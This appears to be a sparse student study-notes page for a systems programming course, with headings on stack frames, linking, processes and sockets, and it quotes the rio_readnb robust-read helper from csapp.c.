
### Stack frame




### Linking



### fork, thread





### Socket

| accept, bind, close, connect, listen, read, socket, and write |
| --- |

### Socket

csapp.c

| /\*  \* rio\_readnb - Robustly read n bytes (buffered)  \*/  /\* $begin rio\_readnb \*/  ssize\_t rio\_readnb(rio\_t \*rp, void \*usrbuf, size\_t n)  {  size\_t nleft = n;  ssize\_t nread;  char \*bufp = usrbuf;  while (nleft > 0) {  if ((nread = rio\_read(rp, bufp, nleft)) < 0)  return -1; /\* errno set by read() \*/  else if (nread == 0)  break; /\* EOF \*/  nleft -= nread;  bufp += nread;  }  return (n - nleft); /\* return >= 0 \*/  } |
| --- |

# 2023.12.22

## Final Exam Info

